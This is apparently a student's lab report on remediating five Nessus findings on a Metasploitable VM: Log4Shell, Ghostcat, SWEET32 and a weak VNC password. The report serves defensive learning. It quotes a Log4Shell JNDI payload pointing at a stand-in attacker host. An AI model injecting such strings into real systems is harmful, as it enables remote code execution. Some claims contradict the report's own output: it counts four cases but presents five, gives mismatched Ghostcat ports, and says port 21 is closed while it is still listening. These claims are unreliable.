

FINAL PROJECT M3

W12 D4

Fabio Belforti

Doc. Edoardo Castelli | Giuseppe Placanica

18 May 2025

CASE OF STUDY

For this exercise, I used Nessus on Kali Linux to scan the target machine, Metasploitable. The tool produced a technical report full of vulnerabilities found on the target. For this lab, I have chosen four of them to analyze in order to understand the issues involved and to identify remediations that could have an immediate impact.

1° Case

CRITICAL	Apache Log4Shell CVE-2021-45046 Bypass Remote Code Execution	RPC	TCP / UDP	10.0	111(RPC BIND)	Remote code execution vulnerability exists in Apache Log4j < 2.16.0 due to insufficient protections on message lookup substitutions when dealing with user controlled input	1
-----------------	--------------------------------------------------------------------	-----	-----------	------	---------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------	---

Nessus sent a crafted JNDI payload to port 111 of the Metasploitable machine, which is running the RPCBIND service. Although RPCBIND does not directly process Java or Log4j input, the test assumes that user-controlled data sent via RPC could eventually be logged by a backend Java application using a vulnerable version of Log4j.

The vulnerability CVE-2021-45046 refers to a bypass of the initial Log4Shell patch (version 2.15.0), allowing remote code execution in specific configurations that use context lookups, such as `${ctx:loginId}`.

Nessus did not confirm the vulnerability through a direct response, but rather by detecting a DNS callback to an attacker-controlled domain. This behavior indicates that the input was logged and processed by a vulnerable Log4j instance, ultimately triggering a DNS request — a clear sign that the library is handling the input in an insecure manner.

REMEDIATION

By using the command `sudo iptables -L -n`, Metasploitable displays the active firewall rules.

- `-L` → List: Shows all active rules in the input (INPUT), output (OUTPUT), and forwarding (FORWARD) chains.
- `-n` → Numeric: Displays IP addresses and port numbers in numeric format, instead of resolving them to hostnames or service names.

```
msfadmin@metasploitable:~$ sudo iptables -L -n
[sudo] password for msfadmin:
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination
```

As we can see, by default, there are no specific inbound rules to restrict traffic.

Therefore, we proceed to apply a key remediation step to block incoming traffic on port 111.

WITH COMMAND

```
sudo iptables -A INPUT -p tcp --dport 111 -j DROP
```

```
sudo iptables -A INPUT -p udp --dport 111 -j DROP
```

```
msfadmin@metasploitable:~$ sudo iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source                destination            tcp dpt:111
DROP       tcp  --  0.0.0.0/0              0.0.0.0/0              tcp dpt:111
DROP       udp  --  0.0.0.0/0              0.0.0.0/0              udp dpt:111
```

To mitigate the risk of Log4Shell exploitation through the RPCBIND service on port 111, both TCP and UDP traffic to this port were blocked using iptables firewall rules.

-This action prevents external attackers from interacting with the RPCBIND interface, which could potentially relay user-controlled input to vulnerable Java services using Log4j. After applying the firewall rules, a new scan confirmed the absence of callback-related behavior on this port.

2° Case

CRITICAL	Apache Log4Shell RCE detection via callback correlation (Direct Check FTP)	FTP (vsftpd)	TCP	10.0	21	Log4j RCE triggered via FTP input. DNS callback confirms vulnerable backend logging.	1
----------	----------------------------------------------------------------------------	--------------	-----	------	----	--------------------------------------------------------------------------------------	---

Nessus attempted to exploit the Log4Shell vulnerability by interacting with the FTP service running on port 21. It sent specially crafted FTP commands containing JNDI payloads such as `${jndi:ldap://attacker.com/a}` within fields like the FTP username or command arguments. These inputs are not inherently dangerous unless they are logged by a vulnerable backend Java application using Log4j. Nessus then monitored for DNS callbacks triggered by the target system — a sign that the payload was interpreted and triggered a JNDI lookup. The detection was confirmed when the scanner observed the Metasploitable machine attempting a DNS resolution based on the injected payload, indicating that untrusted input may be reaching a Log4j logger.

REMEDIATION

First, discovering that the service FTP, called vsftpd on meta, was managed by xinetd through a service definition file located at /etc/xinetd.d/vsftpd.

```
msfadmin@metasploitable:~$ sudo netstat -tulnp | grep :21
tcp        0      0 0.0.0.0:21          0.0.0.0:*          LISTEN
4619/xinetd
```

```
msfadmin@metasploitable:~$ ls /etc/xinetd.d/
chargen  daytime  discard  echo  time  vsftpd
```

To disable the service, the file was renamed

```
msfadmin@metasploitable:~$ sudo mv /etc/xinetd.d/vsftpd /etc/xinetd.d/vsftpd.disabled
```

and the xinetd daemon was restarted.

```
msfadmin@metasploitable:~$ sudo /etc/init.d/xinetd restart
* Stopping internet superserver xinetd          [ OK ]
* Starting internet superserver xinetd          [ OK ]
```

This procedure ensures that port 21 is no longer open, effectively closing the FTP vector used in the Log4Shell vulnerability tests.

```
msfadmin@metasploitable:~$ sudo netstat -tulnp | grep :21
tcp6       0      0 :::21            :::*                LISTEN
4659/proftpd: (acce
```

The FTP service (vsFTPd 2.3.4) was stopped and disabled to prevent potential Log4j-related injection vectors and to eliminate known backdoor vulnerabilities associated with this version.

This action ensures that attackers cannot interact with the FTP interface, reducing the attack surface significantly.

3° Case

CRITICAL	Apache Tomcat AJP Connector Request Injection (Ghostcat)	AJP (Apache JServ protocol)	TCP	10.0	8005	Request injection vulnerability in Apache Tomcat AJP connector (CVE-2020-1938) allows attackers to read or include arbitrary files from the server (Ghostcat flaw).	1
----------	----------------------------------------------------------	-----------------------------	-----	------	------	---------------------------------------------------------------------------------------------------------------------------------------------------------------------	---

Ghostcat is a vulnerability found in Apache Tomcat versions 6.x, 7.x, 8.x, and 9.x that allows remote code execution in some circumstances. Apache Tomcat includes the AJP connector, which is enabled by default and listens on all addresses on port 8009. This connection is treated with more trust than a connection such as HTTP, allowing an attacker to exploit it to perform actions that are not intended for an untrusted user.

Ghostcat allows an attacker to retrieve arbitrary files from anywhere in the web application, including the WEB-INF and META-INF directories and any other location that can be reached via `ServletContext.getResourceAsStream()`. It also allows the attacker to process any file in the web application as JSP.

REMEDIATION

First, check running processes to see if Tomcat is alive and specific port 8009 if is open.


```
msfadmin@metasploitable:~$ sudo netstat -tulnp | grep 8009
tcp        0      0 127.0.0.1:8009        0.0.0.0:*           LISTEN
5134/? java
```

To remediate this vulnerability, I will modify the Tomcat server configuration using:

```
****sudo nano /var/lib/tomcat5.5/conf/server.xml****
```

That will display all the configuration to run Tomcat server, after that, once located the `<Connector port="8009" protocol="AJP/1.3" ... />` line, I restrict service listen only to specific IPs, adding line:

```
****address="127.0.0.1"****
```



```
GNU nano 2.0.7 File: /var/lib/tomcat5.5/conf/server.xml Modified
noCompressionUserAgents="gozilla, traviata"
compressableMimeType="text/html,text/xml"

-->

<!-- Define a SSL HTTP/1.1 Connector on port 8443 -->
<!--
<Connector port="8443" maxHttpHeaderSize="8192"
maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
enableLookups="false" disableUploadTimeout="true"
acceptCount="100" scheme="https" secure="true"
clientAuth="false" sslProtocol="TLS" />

<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009"
enableLookups="false" address="127.0.0.1" redirectPort="8443" />
```

Important to restart the service after this operation to apply the new rule. This action has an immediate effect, as we can quickly verify by running a scan from Kali using tools like Nmap or Telnet.

```
****nmap -p 8009 192.168.51.100****
```

```
****telnet 192.168.51.100 8009****
```

```
$ telnet 192.168.51.100 8009
Trying 192.168.51.100 ...
telnet: Unable to connect to remote host: Connection refused

(fabiobelfo@kaliHOST)-[~]
$ nmap -p 8009 192.168.51.100
PORT      STATE SERVICE
8009/tcp  closed ajp13
MAC Address: D2:49:AB:A9:48:F1 (Unknown)
```


4° Case

HIGH	SSL Medium Strength Cipher Suites Supported (SWEET32)	HTTPS/SSL Service	TCP	7.5	5432(SSL PORTS)	The remote service supports the use of medium strength SSL ciphers. Allows attackers to recover sensitive data from long-lived SSL sessions using 64-bit block ciphers vulnerable to SWEET32 birthday attacks.	1
-------------	-------------------------------------------------------	-------------------	-----	-----	-----------------	----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	---

The SWEET32 vulnerability targets cipher suites that use 64-bit block ciphers, particularly 3DES (Triple DES), when used in Cipher Block Chaining (CBC) mode over long-lived SSL/TLS sessions. These ciphers, although historically considered secure, are now outdated and inefficient by modern cryptographic standards.

SWEET32 stands for “Sweet 32-bit Block Collision”, a type of birthday attack that exploits the relatively small block size of these ciphers to perform collision attacks on encrypted traffic.

- 64-bit block ciphers (like 3DES) are vulnerable to collision attacks after about 32 GB of data is transmitted in a single session.
- An attacker performing a Man-in-the-Middle (MITM) attack can capture large volumes of traffic and, over time, extract sensitive information such as session cookies or credentials.
- These attacks are feasible against long-lived connections (e.g., database sessions, VPNs, persistent web connections).

REMEDIATION

I scanned the target machine to detect services using 64-bit block ciphers (such as 3DES) vulnerable to Sweet32.

For this, I used the following Nmap command with the ssl-enum-ciphers script to enumerate SSL/TLS cipher suites on all ports:

**** nmap --script ssl-enum-ciphers -p- 192.168.51.100****

```
$ nmap --script ssl-enum-ciphers -p- 192.168.51.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 10:49 EDT
Nmap scan report for 192.168.51.100
Host is up (0.00034s latency).
Not shown: 65506 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
| ssl-enum-ciphers:
|   SSLv3:
|     ciphers:
|       TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA (dh 1024) - F
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA (dh 1024) - F
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_128_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_AES_256_CBC_SHA (rsa 1024) - F
|       TLS_RSA_WITH_RC4_128_SHA (rsa 1024) - F
|     compressors:
|       DEFLATE
|       NULL
|     cipher preference: client
|   warnings:
|     64-bit block cipher 3DES vulnerable to SWEET32 attack
|     Broken cipher RC4 is deprecated by RFC 7465
```

This command scans all ports on the target machine and lists the supported cipher suites, highlighting any that are vulnerable to Sweet32.

After that, I identified the version of PostgreSQL running on the target machine to understand which vulnerabilities might affect it.

```
msfadmin@metasploitable:~$ psql --version
psql (PostgreSQL) 8.3.1
```

Then, I located the configuration files of the affected service (e.g., the PostgreSQL server configuration).

```
msfadmin@metasploitable:~$ sudo nano /etc/postgresql/8.3/main/postgresql.conf
```

Inside the configuration file, I disabled SSL to block the service from using weak or vulnerable encryption protocols on the specified port.

```
max_connections = 100                                # (change requires restart)
# Note: Increasing max_connections costs ~400 bytes of shared memory per
# connection slot, plus lock space (see max_locks_per_transaction). You might
# also need to raise shared_buffers to support more connections.
#superuser_reserved_connections = 3                  # (change requires restart)
unix_socket_directory = '/var/run/postgresql'         # (change requires restart)
#unix_socket_group = ''                              # (change requires restart)
#unix_socket_permissions = 0777                      # begin with 0 to use octal notation
#                                                    # (change requires restart)
#bonjour_name = ''                                   # defaults to the computer name
#                                                    # (change requires restart)

# - Security and Authentication -

#authentication_timeout = 1min                       # 1s-600s
ssl = false                                           # (change requires restart)
#ssl_ciphers = 'ADH:!ADH:!LOW:!EXP:!MD5:@STRENGTH'    # allowed SSL ciphers
#                                                    # (change requires restart)
#password_encryption = on
#db_user_namespace = off

^G Get Help ^O WriteOut ^R Read File ^V Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^U Next Page ^U UnCut Text ^T To Spell
```

After applying the changes, I tested the target from Kali Linux using the same Nmap ssl-enum-ciphers script to verify that the vulnerable ciphers were no longer supported, confirming that the remediation was effective.

```
L$ nmap --script ssl-enum-ciphers -p 5432 192.168.51.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 11:12 EDT
Nmap scan report for 192.168.51.100
Host is up (0.0030s latency).

PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: D2:49:AB:A9:48:F1 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
```

5° Case

CRITICAL	VNC Server 'password' Password	VNC	TCP	10.0	4769	VNC server is accessible using the weak default password “password,” allowing unauthorized remote desktop access and potential system compromise.	1
-----------------	--------------------------------------	-----	-----	------	------	---------------------------------------------------------------------------------------------------------------------------------------------------	---

This weakness is critical because VNC servers are often exposed on networks to enable remote management, making them attractive targets for attackers. Using weak passwords significantly lowers the barrier for exploitation. Therefore, it is essential to enforce strong password policies, restrict access via firewalls, and protect connections with encryption to mitigate this risk effectively.

REMEDIATION

Initially, no password was set for the VNC server, which posed a serious security risk. By running the command “vncpasswd”, I was prompted to create a password to protect the server. It is important to note that the password length is limited to 8 characters, which is a constraint of the VNC software and requires choosing a strong and memorable password within this limit. Setting this password helps prevent unauthorized access to the VNC server and improves overall security.

```
msfadmin@metasploitable:~$ vncpasswd
Using password file /home/msfadmin/.vnc/passwd
VNC directory /home/msfadmin/.vnc does not exist, creating.
Password:
Warning: password truncated to the length of 8.
```

N.B.

```
Would you like to enter a view-only password (y/n)? n
```

The “view-only password” allows a user to see the VNC screen without being able to control the mouse or keyboard. While it can be useful for monitoring purposes, it often doesn’t add meaningful security and can create confusion about user permissions. In many cases, it is better to disable this option to simplify access control and reduce potential security risks.